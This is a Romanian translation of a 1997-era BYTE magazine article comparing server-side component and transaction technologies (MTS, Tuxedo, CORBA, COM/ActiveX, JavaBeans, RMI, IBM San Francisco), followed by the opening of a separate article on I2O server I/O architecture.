Modelul de informatică distribuită, bazată pe servicii, implică faptul că vor exista mai multe servere mici decât în cazul obişnuit la TP în reţea mainframe şi conexiunile vor fi mai complexe. Pentru a aplica principiile TP într-un astfel de mediu, trebuie să dezvoltăm programe monitor TP distribuite şi servicii de mesaje integrate cu modelul software cu componente. În mod ideal, întregul mediu ar trebui să beneficieze de caracteristici comit/roll-back şi transmitere exact o dată.

Jim Gray, guru TP (acum la Microsoft), a descris monitoarele TP de pe mainframe ca fiind „mai degrabă cimentul dintre pietrele dintr-un zid decât un adeziv", datorită granulaţiei mari a aplicaţiilor pe care le administrează. Monitoarele TP din reţelele bazate pe servicii trebuie să aibă o granulaţie mai fină, până la nivelul componentelor individuale şi chiar al apelurilor individuale de metode.

Se depun eforturi mari în acest scop.

La o conferință în Londra, despre strategia Active Server, bazată pe COM, a firmei Microsoft, James Utzenschneider, manager al programului COM, a spus că „numele Transaction Server nu este prea potrivit. Produsul face echilibrare automată a încărcării, oferă securitate, administrare de fire, administrarea rezervei de conexiuni și a componentelor. Acum, când MTS este în curs de integrare în NT, acesta definește un model de programare pentru construirea aplicațiilor pentru afaceri, sub Windows“.

MTS administrează, de asemenea, în mod automat, comportamentul în mod tranzacție a componentelor, cu semantică completă rollback, într-un mod mult mai simplu de programat ca la monitoarele TP obișnuite. Pentru a face ca orice componentă ActiveX să lucreze ca tranzacție, programatorul are nevoie doar de stabilirea proprietăților tranzacționale ca Transaction Required și apoi să apeleze unul din interfețele API (SetComplete sau SetAbort), într-u punct din program în care tranzacția ar trebui să fie sau terminată, sau abandonată.

Cu alte cuvinte, MTS nu este gândit doar pentru tranzacții financiare. Este un manager în cadrul căruia ar trebui puse toate componentele ActiveX de partea server, din motive atât de eficiență, cât și de fiabilitate și securitate. MTS va fi însoțit, în curând, de serverul Microsoft de cozi de mesaje (cu numele de cod Falcon).

Un alt produs destinat ajutorării arhitecturii server este Tuxedo, de la BEA. Tuxedo este foarte răspândit acolo unde se implementează aplicații distribuite mari, vitale, în lumea bancară și financiară. Nu este neobișnuită configurația de sisteme Tuxedo cu peste 1000 de servere, care deservesc 25.000 clienți.

Tuxedo este acum disponibil într-o versiune nativă NT și se livrează împreună cu

Tranzacții eficiente de la Microsoft


MTS (Microsoft Transaction Server) începe acum să garanteze completarea tranzacțiilor. Este vorba de performanță. MTS poate oferi aplicațiilor o creștere imediată a procesării și eficienței utilizării memoriei. De exemplu, dacă a treia treime a aplicației necesită conectarea la mai multe baze de date SQL, rezerva de conectări de la MTS va crea acele conectări doar o dată la inițializare și nu va face activități suplimentare de restabilirea conectărilor.

Cum? Sistemele convenționale cu obiecte distribuite memorează toate datele în obiecte și administrează mult timp referințele la ele. Sub MTS, toate datele persistente rămân înmagazinate în baza de date din fundal și sunt aduse doar temporar în obiectele din treimea de mijloc, pentru procesare. O instanță nouă a obiectului se creează pe moment de primul apel la una dintre metodele obiectului, care apoi îl populează cu date din baza de date. O dată ce metoda invocă SetComplete, instanța cedează toate informațiile de stare și se dezactivează. Poate fi activată din nou și refolosită de alt proces (de fapt, orice instanță nouă primește ca atribut un obiect context, care păstrează o parte din stare, starea tranzacției și identificatorul de securitate, între activări). Astfel, mai multe obiecte client pot utiliza aceeași instanță, evitând proliferarea obiectelor, care este handicapul proiectelor orientate obiect.

Pe de altă parte, dacă o metodă are nevoie de multe accese la o bază de date, poate să păstreze și să utilizeze aceeași instanță și să evite lucrul în plus de configurare a unui nou obiect și conectări noi. Această schemă sprijină un stil de proiectare care este un compromis isteț între clasica orientare obiect și tehnicile OLTP (on-line transaction processing).

Există și dezavantaje. În prima versiune, suportul MTS pentru fire este limitat la fire „apartament“, în care doar instanțe din aceeași clasă se pot executa pe fire diferite. Veriunile viitoare vor asigura suport pentru fire de lucru, unde orice instanță se va putea executa pe orice fir. Și prin utilizarea ODBC și DTC (Distributed Transaction Coordinator), care se livrează cu Microsoft SQL Server, aplicațiile pot participa la tranzacții în arhitectură extinsă XA, dar monitoarele X/Open TP nu pot apela componente ce se execută sub MTS. Și MTS nu asigură suport pentru tranzacții imbricate (sub-tranzacții atomice din tranzacții), cu toate că arhitecții MTS pretind că acestea sunt miraje academice și granularitatea fină MTS le face superflue.

În mai, Microsoft a anunțat că MTS va fi integrat în Windows NT 4.0, făcând astfel disponibile facilitățile de tranzacții pentru toate aplicațiile și sistemele de fișiere.


IIS cu MTS
Orice navigator Web standard poate accesa IIS prin serviciul HTML.
Pentru facilități lipsă din IIS, un ASP poate apela servicii externe (Controale ActiveX).
Controalele ActiveX pot apela orice serviciu sistem NT (de ex. acces la bază de date).
Windows NT 4.0
Internet Information Server
Obiecte de administrare IIS
Filtre ISAPI
Pagini HTML
Pagini Active Server
Script ActiveX
IIS Core Services
Obiecte din baza de administrare
CGI
Aplicații ISAPI
Interfață de conectare
Fișier I/O
Altele
ODBC
Microsoft Transaction Server Componente ActiveX
Logica activității
Logica activității
Logica activității
Unelte de acces la baza de date (OLE-DB, ADO, ODBC, JDBC)
Bază de date externă

o unealtă nouă, numită BEA Builder for ActiveX, care permite ca proiectanţii să vadă serviciile Tuxedo ca obiecte ActiveX, de la clienţi NT sau Windows 95. Puteţi realiza aplicaţia client, utilizând VisualBasic, PowerBuilder sau Delphi şi să aveţi totuşi acces la facilităţile performante Tuxedo, ca listele de control acces (ACL) pentru securitate, Event Broker, pentru comunicaţie în mod publish-and-subscribe între aplicaţii, şi MIB-uri (Management Information Base) pentru administrarea aplicaţiilor. PowerBuilder vă permite, de asemenea, să accesaţi sisteme vechi, bazate pe CISC sau IMS, cu ajutorul softului intermediar Tuxedo.

În martie, BEA a cumpărat un ORB (Object Request Broker) ObjectBroker de la Digital Equipment, împreună cu tehnologia Desktop Connection. Desktop Connection vă permite să scrieţi aplicaţii care vor conlucra cu orice manager de tranzacţii conform cu CORBA2. Conform afirmaţiilor lui Alfred Chuang, CTO la BEA, „proiectanţii vor putea de acum să creeze aplicaţii interactive care beneficiează de avantajele a două sisteme diferite de obiecte, CORBA şi ActiveX, fără a fi nevoie de pregătire suplimentară sau rescrierea codului“.

Următorul pas pentru BEA va putea fi văzut la urmaşul lui Tuxedo, numit Iceberg, care va apare în septembrie. Iceberg va fi bazat pe obiecte conforme atât cu COM, cât şi cu CORBA.„ Tuxedo lucrează azi prin proceduri şi nu este orientată obiect“, spune Chuang, „dar, la Iceberg, dorim să mascăm toate aceste interfeţe procedurale“. De ce? Dacă urmaţi modelul de dezvoltare COM, CORBA sau Java, scrieţi în fond aplicaţii cu stări - aplicaţia are totdeauna controlul stării tranzacţiei.

„ Atunci când răspândiţi ceva în multe locuri, un sistem complex cu tranzacţii multe, care implică multe componente diferite, este foarte dificil să refaceţi totul în cazul eşuării unei tranzacţii“, spune Chuang. Echilibrarea încărcării şi posibilitatea de a grupa aceste obiecte pe un singur server fizic, ca apoi să le puteţi deplasa, vor fi o problemă critică pentru scalabilitate. „Ceea ce doriţi cu adevărat până la urmă este să transferaţi administrarea acestor obiecte la sistem şi acesta să le execute într-un mediu fără stări“.

Alte OTM-uri (Object Transaction Monitor) comerciale CORBA, care oferă servicii conforme cu standardul CORBA 2, încep să apară pe piaţă. Un exemplu recent este Orbix/OTM, de la Iona Technologies, care include motorul Encina Object Transaction Engine, de la Transarc.

Conexiunea CORBA

Efortul OMG (Open Management Group) de a defini conlucrarea obiectelor distribuite a început cu mult înaintea obsesiei Internet. Ca rezultat, standardul CORBA 2 (Common Object Request Broker Architecture) arată acum învechit, deși cuvântul clasic ar fi mai amabil. Aceasta este viziunea clasică a orientării obiect, în care toate datele sunt capsulate în obiecte care comunică prin trimiterea de mesaje între ele, prin interfețe bine definite. CORBA are suportul tuturor versiunilor majore de Unix, SO de la IBM și pe Windows NT. Netscape adaugă chiar suport pentru IIOP de la CORBA în viitoarele versiuni ale produselor proprii, astfel că veți putea naviga prin obiecte CORBA, ca și prin pagini Web. Remarcabila absentă este Microsoft, al cărui ActiveX/COM (Component Object Model) este în competiție directă cu (și incompatibilă) CORBA (cu toate că există punți de legătură cu produse de conlucrare în rețea).

Problema la CORBA este că a durat atât de mult realizarea unui standard funcțional și rezultatul este așa de complex, că nu există încă piață de desfacere pentru obiecte CORBA refolosibile. Majoritatea furnizorilor oferă încă ORB-uri. Mulți proiectanți mici nu sunt pregătiți să aștepte și adoptă soluții simple, bazate pe ActiveX și Java. De asemenea, modelul CORBA existent presupune că obiectele sunt atât de mari și vor rămâne așa, încât pot să comunice prin mesaje, în loc să se deplaseze pe rețea. Există un RFP (Request For Proposal) care dorește extensia CORBA, care să permită transferul de obiecte (inclusiv Java) prin valori, rezolvând parțial problema. Acest lucru produce desincronizare cu ultimele dezvoltări pentru Internet/ intranet. Nu este în folosul CORBA că nici una din navigatoarele Web actuale nu știe IIOP.

Totuși, multe firme mari utilizează tehnologii CORBA cu succes, inclusiv Federal Express, Boeing, Chevron Petroleum și Motorola. Wells Fargo Bank a construit un sistem vital, în trei treimi, de deservire a beneficiarilor, încă în 1993, folosind ObjectBroker, de la Digital Equipment (acum deținut de BEA). Curba de învățare la implementarea CORBA este mai abruptă decât pentru ActiveX sau Java, dar greutățile odată învinse, pare că se obțin rezultate adecvate industriei și facilități de suport, ca moștenirile de implementări, care lipsesc la COM.

Aceasta sugerează că obiectele CORBA vor rămâne parte componentă a soluțiilor bazate pe servicii și pe viitor. Dar vor rămâne la firmele mari și pe servere. Acesta face ca subiectul comunicării cu obiecte CORBA din clienți ActiveX sau Java să fie important. Din fericire, există unele unelte performante. ORB-uri CORBA pot fi făcute să comunice cu componente COM, ele fac acest lucru. Totuși, programarea brută a interfețelor CORBA spre ORB este obositoare pentru programatori VisualBasic. Orbix, de la Iona Technologies, oferă o interfață de lucru automat cu obiecte ActiveX și script VisualBasic. Object Broker Desktop Connection, de la BEA, merge mai departe. Poate prelua definiția IDL (Interface Definition Language) a unui obiect CORBA aflat la distanță și genera control ActiveX , cu GUI cu tot, pe care îl puteți include în orice container OLE. Prima versiune din Desktop Connection asigură suport doar pentru obiectele de pe servere ObjectBroker, dar cele viitoare vor putea lucra cu orice ORB conform cu CORBA 2 și cu obiecte COM aflate la distanță.

De partea Java, JavaSoft, SunSoft și Netscape lucrează la suport Java pentru IIOP, ca programele Java să poată conlucra cu serviciile CORBA pentru obiecte. De asemenea, Visigenic Software oferă VisiBroker, un ORB bazat pe Java și care este atașat acum la Netscape Enterprise Server 3.0. VisiBroker conține o implementare nativă IIOP și o unealtă de compilare CORBA IDL, în cod Java de partea client sau server. LiveConnect,de la Netscape (o arhitectură de nivel unu, care permite ca HTML, extensii Navigator, apleturi Java și JavaScript să interacționeze la client), va fi extins pentru suport IIOP, astfel că aplicațiile ONE pot accesa servici CORBA de la distanță, ca și componente cu nume.

Execuţie pe reţea

O dată realizate componentele ce se execută pe serverul Web, mai rămâne problema de a face ca aceste componente să comunice între ele, în reţea. În modul cel mai simplu, puteţi transfera informaţiile codate în URL de la o componentă la alta. Totuşi, există soluţii mai elegante. COM, de la Microsoft, este, probabil, cunoscut deja de programatorii Win32. Netscape utilizează IIOP CORBA, pentru comunicare între obiecte. JavaSoft promovează Java RMI.

În acest moment, principalele modele de obiecte pentru reţea sunt COM, de la Microsoft, Java RMI, de la JavaSoft, şi CORBA IIOP, de la OMG (vedeţi şi „Conectarea CORBA“). Aceste modele doresc să fie independente de platformă, prin obligarea obiectelor să comunice între ele doar prin apelul la metodele celuilalt,


IBM lucrează cu obiecte

Câte linii de cod inutile scrieți? De exemplu, calculul taxelor este bine cunoscut. La fel și conversiile între valute. Și manipulările de adrese. De ce să vă pierdeți timpul inventând roata? IBM și peste 100 de alți furnizori independenți de soft (ISV) oferă o cale de evitare. Numită proiectul San Francisco, este un cadru de lucru multinivel, bazat pe Java, și multiplatformă, care vă permite să legați componente, pentru a trata aspectele triviale ale aplicațiilor pentru afaceri și să fiți liberi pentru a scrie cod, care trebuie să fie unic.

San Francisco poate fi descris ca model în trei treimi (vedeți caseta Cadrul de lucru San Francisco). La bază se află infrastructura tehnologiei de bază, care include facilități ca tipărirea, controlul conflictelor, persistența, tranzacțiile și clasele modelului de obiecte. Deasupra acestuia se află obiectele obișnuite ale afacerii (lucru cu valută, calcul taxe, lucru cu adrese). Peste acestea, sunt procesele esențiale ale afacerii, ca și contabilitatea, administrarea depozitelor și comenzilor. Deasupra acestora sunt aplicațiile disponibile comercial.

Deci, în ce constă dezvoltarea unei aplicații folosind San Francisco? Depinde de nivelul pentru care faceți dezvoltarea. Veți avea nevoie de o unealtă de modelare, ca Rational Rose (IBM va avea generator Rose la Java în această vară), ca și de un mediu de dezvoltare Java, cum este Symantec Visual Cafe sau VisualAge Java de la IBM.

Există încă unele probleme cu scrierea aplicațiilor de afaceri în Java. „Acum, sunt prea lente", admite Daniel Sabbah, vicepreședintele pentru arhitecturi de dezvoltare aplicații la divizia de software de la IBM. „Dar, situația se schimbă", continuă el. IBM lucrează la performanța JVM (Java Virtual Machine), în propriile SO, și lucrează chiar la un compilator nativ pentru aplicații Java pe server (care nu pun probleme de mutare). Chiar și ținând cont de performanțe, Java are anumite avantaje majore pentru mediile de lucru multiplatformă de la IBM. Atât de multe, încât la sfârșitul acestui an și la începutul celui viitor vă puteți aștepta la VM pentru CICS (Customer Information Control System) și DB2. După afirmațiile lui Sabbah, IBM lucrează la un VM universal, cu cod octet extins, care va face posibil lucrul în Smalltalk și Object Oriented Basic, în plus față de Java.


Cadrul San Francisco de la IBM
Aplicații din comerț
Procese esențiale ale afacerii
(contabilitate, gestiune stocuri)
Obiecte comune ale afacerii
(conversie valută, adrese, date, calendar)
Nivel de bază
(denumire obiecte și locație, securitate)
Mașina virtuală Java
Windows NT
OS/2
OS/400
CICS
MVS/ESA
🟦 Cadrul San Francisco de la IBM

San Francisco oferă procese abstracte de afaceri și permite proiectanților concentrarea la aplicațiile proprii.

Multe firme sprijină San Francisco (cel puțin pe hârtie), mai ales cele europene, ca Software AG și Siemens AG. Există și nume din SUA, ca Borland și Dun and Bradstreet. **—John Montgomery**

metode expuse prin interfață abstractă definită într-un IDL.

COM și CORBA utilizează IDL aproape identic, ambele provenind din DCE (Distributed Computing Environment), de la OSF (Open Software Foundation). Uneltele de programare compilează aceste interfețe, realizând proximități (proxy), cioturi (stub) și biblioteci de tip, pe care proiectanții le pot accesa din limbajele de dezvoltare ale aplicației, cum sunt C++, Visual Basic, Java sau Smalltalk. Pentru Java RMI, IDL este chiar Java (deoarece limbajul este independent de platformă). Acest lucru simplifică proiectarea, atât conceptual, cât și practic.

Majoritatea dintre noi ne vom familiariza cu componentele prin COM, care stă la baza componentelor ActiveX, pe care le puteți distribui din programe C++ sau Visual Basic și din aplicații Office. Modul în care un obiect COM apelează metode dintr-un alt obiect COM depinde de locul în care sunt executate. Dacă se află în cadrul aceluiași proces, ele pot face apelul cu pointeri. Obiectele care se execută în procese diferite interacționează prin intermediul obiectelor proximitate și cioturilor care împachetează și despachetează parametrii apelului, într-un format standard pentru transfer. Comunicarea între componente, ce se execută pe echipamente diferite, are loc prin apeluri RPC (Remote Procedure Call), tehnologia de bază de la COM distribuit.

În toate aceste cazuri, totuși, metoda obiectului client nu trebuie să cunoască detaliile privind realizarea comunicării (transparența locației). Proximitățile și cioturile oferă o legătură statică între componente, dar COM permite componentelor să descopere și să apeleze interfețe noi, în timpul execuției. Pe acest lucru se bazează ActiveX. Puteți asambla o aplicație prin selectare și poziționare (drag and drop) de componente care nu cunosc anticipat nimic unele despre altele, în aceeași formă. Lucrul automat între Microsoft Word și Excel funcționează, deoarece aceste aplicații Office își prezintă funcțiile cheie de interfață la alte programe, ca și obiecte COM.

CORBA lucrează cu motoare soft numite ORB. Ori de câte ori dorește un obiect să apeleze un altul, trimite un mesaj la un ORB, care face toată tranzacția în numele lui. Un ORB poate face transformări între formate de date, schimba endian, conform procesorului și alte atribute, făcând obiectele CORBA independente de procesor, SO și limbaj. CORBA nu face distincție între obiecte client și obiecte server. Există doar obiecte. Specificația de bază ORB CORBA 2 nu abordează noțiuni de concurență, integritate și securitate, acestea trebuind să fie tratate ca servicii CORBA separate. De exemplu, tranzacțiile sunt tratate prin OTM-uri care lucrează împreună cu un ORB.

Java, ca și COM, oferă un mecanism pentru componente, mecanism cu care acestea își descoperă interfețele la execuție, dar se pot executa pe platforme diferite, datorită JVM. Java Beans se poate executa și ca aplet în afara unei aplicații container și Java Class Loader poate aduce din rețea orice bibliotecă, necesară pentru componentă, împreună cu aceasta. Ca urmare, componentele JavaBeans nu trebuie înregistrate ca și cele ActiveX, ceea ce le face foarte potrivite pentru realizarea sistemelor cu dinamică ridicată. JavaBeans este mai bun ca ActiveX, prin modul flexibil în care poate conlucra cu uneltele de construit aplicații.

Aplicațiile Java pot folosi RMI pentru a face apel la metode ale componentelor de pe sisteme distante. RMI seamănă cu COM. Dacă toate merg conform planificării, cooperarea dintre JavaSoft, Netscape, IBM și alții va face posibilă comunicarea componentelor JavaBeans, prin utilizarea IIOP CORBA, și se va deschide calea spre tranzacții sigure, utilizând OTM conform cu CORBA.

Teoretic COM, CORBA, IIOP și Java RMI ar putea fi standarde independente de platformă. Realitatea însă e alta. În primul rând, cu toate că Java și CORBA sunt disponibile pentru multe platforme, mai trebuie găsite și rezolvate unele probleme de conlucrare. Microsoft a implementat până acum COM doar pe platforme Windows (cu toate că Digital, Hewlett-Packard și Software AG lucrează la mutarea pe propriile SO).

Doar reparații

Arhitectura bazată pe servicii, cu toate avantajele sale, mai are unele probleme. Un exemplu este administrarea obiectelor. O aplicație bazată pe servicii ar putea consta din unele controale ActiveX, care se execută în MTS, și un Enterprise JavaBean, conectat prin JavaScript executat la client sau server. JavaScript este obiect în sine, cu proprietăți, metode, și evenimente. Cu ce mecanism poate fi administrată această combinație? În prezent, există soluție. Servicii de directori, ca LDAP și Active Directory, de la Microsoft, vor oferi o anumită soluție nesatisfăcătoare.

Și, desigur, există problema deosebită că ceea ce găsim azi sunt doar reparații. Cu toate promisiunile, aceste modele de obiecte și API-uri nu sunt la nivelul așteptărilor datorate controalelor ActiveX de partea client, pe care le putem realiza în câteva minute pentru o aplicație (deși mulți furnizori se străduiesc). Nu numai că sunt peticiri, ci sunt și incompatibilități. De exemplu, JavaBeans nu se pot executa în MTS și controalele ActiveX în CCIS.

INFORMAȚII UTILE

IBM
Somers, NY
http://www.ibm.com/Java/Sanfrancisco

JavaSoft (Sun Microsystems)
Mountain View, CA
800-528-2763
415-960-1300
http://www.javasoft.com

BEA
Sunnyvale, CA
800-817-4232
408-743-4000
http://www.beasys.com

Microsoft
Redmond, WA
800-426-9400
206-882-8080
http://www.microsoft.com

Oracle
Redwood Shores, CA
800-672-2531
415-506-7000
http://www.oracle.com

Tandem
Cupertino, CA
800-482-6336
408-725-6000
http://www.tandem.com

Dar trebuie să porniți de undeva. Ce arhitectură veți alege? Depinde de dimensiunea aplicației, echipamentul de care dispuneți, mediul software, și dacă funcția realizată de aplicație este stabilă sau se modifică. De exemplu, servleturile Java sunt foarte bune pentru aplicații ce s-ar putea face cu CGI script, ca reformatarea tabelelor primite de la o bază de date. Investiția este mică, deci puteți să renunțați oricând și să scrieți din nou, dacă cerințele se modifică.

Cunoașteți termenii

JavaBeans: standardul de componente JavaSoft, sprijinit de Sun, Netscape și IBM.

ActiveX: standardul de componente Microsoft, administrat acum de Open Group.

COM: Component Object Model, de la Microsoft, și ceea ce s-a cunoscut ca Distributed Component Object Model. COM oferă pentru obiecte un mod standard de transfer de pointeri, local sau pe rețea. A fost mutat și pe platforme diferite de Windows de Software AG, Digital Equipment și Hewlett-Packard.

CORBA: Common Object Management Architecture, de la Object Management Group, este un set de definire a modului în care trebuie să interacționeze obiectele pe rețea, folosind ORB-uri (Object Request Broker). Găsiți ORB-uri pentru aproape orice SO.

IIOP: Internet Interoperable ORB Protocol este un subset CORBA și oferă un mod standard de comunicare pentru ORB-uri.

RMI: Remote Method Invocation, oferă metode obiectelor Java ca să comunice prin rețea.

Conlucrare COM-CORBA: o specificație care permite obiectelor COM și CORBA să conlucreze.

OLE: Object Linking and Embedding, de la Microsoft, este o arhitectură de documente compuse. OLE Automation este un fel de script între aplicații și se numește acum Automation.

OpenDoc: O altă arhitectură de document compus, sprijinit de un mare consorțiu care include IBM și Apple, se găsește sub OS/2 și Mac.

CICS, Tuxedo, MTS: monitoare de tranzacții de la IBM, BEA și Microsoft.

Dacă situl dumneavoastră este deja realizat cu Windows, atunci calea rezonabilă de urmat este ActiveX cu MTS, în timp ce CORBA ORB are sens la instalări mari pe sisteme Unix și aplicații de control în industrie. Industria de telecomunicații este puternic orientată spre CORBA, mai ales în Europa, ceea ce-i poate influența pe unii. Dacă utilizați mult Java, veți dori să lucrați intens cu componente JavaBean și RMI.

Într-o anumită măsură, decizia va fi influențată de piața de componente preambalate. Aici Microsoft are avantajul grupului propriu de terți furnizori, ca Sheridan și MicroHelp, care au deja experiență în VBX și OCX și care accelerează producția de componente server. Administratorul de ecran de la WallData, de partea server, realizat cu ActiveX, este un alt exemplu de componentă server. Cu aceasta, un client HTML poate reda ecran de terminale vechi, fără inteligență ActiveX la client. Dar simplul entuziasm al lumii Java este o forță motrice puternică și lista componentelor JavaBeans disponibile de pe situri Web, ca http://www.gamelan.com, crește zilnic.

La orice tehnologie vă decideți, puteți fi siguri că, prin adoptarea unei abordări cu componente pentru aplicațiile server, veți economisi timp și bani la întreținere și veți mări posibilitățile de dezvoltare ulterioară.

Aceste decizii sunt rareori reciproc exclusive. Puteți să desfășurați tehnologii aflate în competiție chiar pe același echipament (de ex. servleturi Java și script ASP). Puteți folosi Java pentru a crea control ActiveX sau obiecte CORBA. Puteți utiliza IIOP pentru comunicare între controale ActiveX sau JavaBeans. Deoarece puteți utiliza toate aceste tehnologii server pentru a ajunge la client universal (orice browser care știe HTML/JavaScript), ele sunt complementare. Fiecare soluție are avantaje care, altfel, nu sunt disponibile.■

Dick Poutain este colaborator vechi la BYTE și locuiește la Londra. Îl puteți contacta la: **dick@bix.com.** *John Montgomery este șeful biroului BYTE de pe coasta de vest. Îl găsiți la:* **jmontgomery@bix.com.**


[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

I2O depășește limitările I/O

Serverele de înaltă performanță vor începe să folosească o nouă arhitectură I/O, care însă nu va costa o avere.

De Tom Thompson

Serverele bazate pe PC-uri fac față pe zi ce trece unei cereri din ce în ce mai mari. Pe lângă serviciile tradiționale de lucru cu fișierele, de administrare e-mail și imprimantă, astfel de mașini trebuie să manevreze în prezent noi sarcini, cum ar fi interogări ale bazelor de date, procesări de tranzacții on-line și transmisii video pentru aplicații multimedia. Creșterea explozivă a Internetului și a intraneturilor de corporație nu a oferit un ajutor prea mare: Acum, serverele trebuie să administreze conexiuni de rețea de înaltă performanță și să prelucreze grafice și apleturi Java pentru aplicațiile Web cu conținut bogat. Însă arhitecturile de servere PC nu au fost proiectate pentru a administra o asemenea rată de transfer, pe care aceste sarcini o cer. Îmbunătățirea ratei de transfer pentru a manevra aceste încărcări suplimentare a presupus adăugarea de hardware suplimentar la server, cum ar fi mai multe procesoare pentru multiprocesare simetrică (SMP) și periferice specializate de înaltă viteză (a se citi: costisitoare). Capacitatea de îmbunătățire a performanței propriei rețele a devenit astfel dependentă de bugetul dedicat echipamentelor.



ILUSTRAȚIA: GIACOMO MARCHESI © 1997

Cu toate acestea, o arhitectură I/O, introdusă recent și numită I/O Inteligent sau I_2O, a schimbat situația. Serverele care acceptă I_2O vor fi capabile să administreze mai multe sarcini, în ciuda unui hardware limitat, deoarece această arhitectură descarcă o parte din sarcini pe subsistemele I/O inteligente. Procesoarele I/O dedicate (IOP) de pe aceste subsisteme au grijă de detaliile minore ale manevrării întreruperilor, lucrului cu buffere și a transferului de date. Aceasta îmbunătățește rata de transfer I/O a serverului, eliberând procesorul central, astfel încât acesta se poate dedica altor sarcini critice.

I2O pe scurt

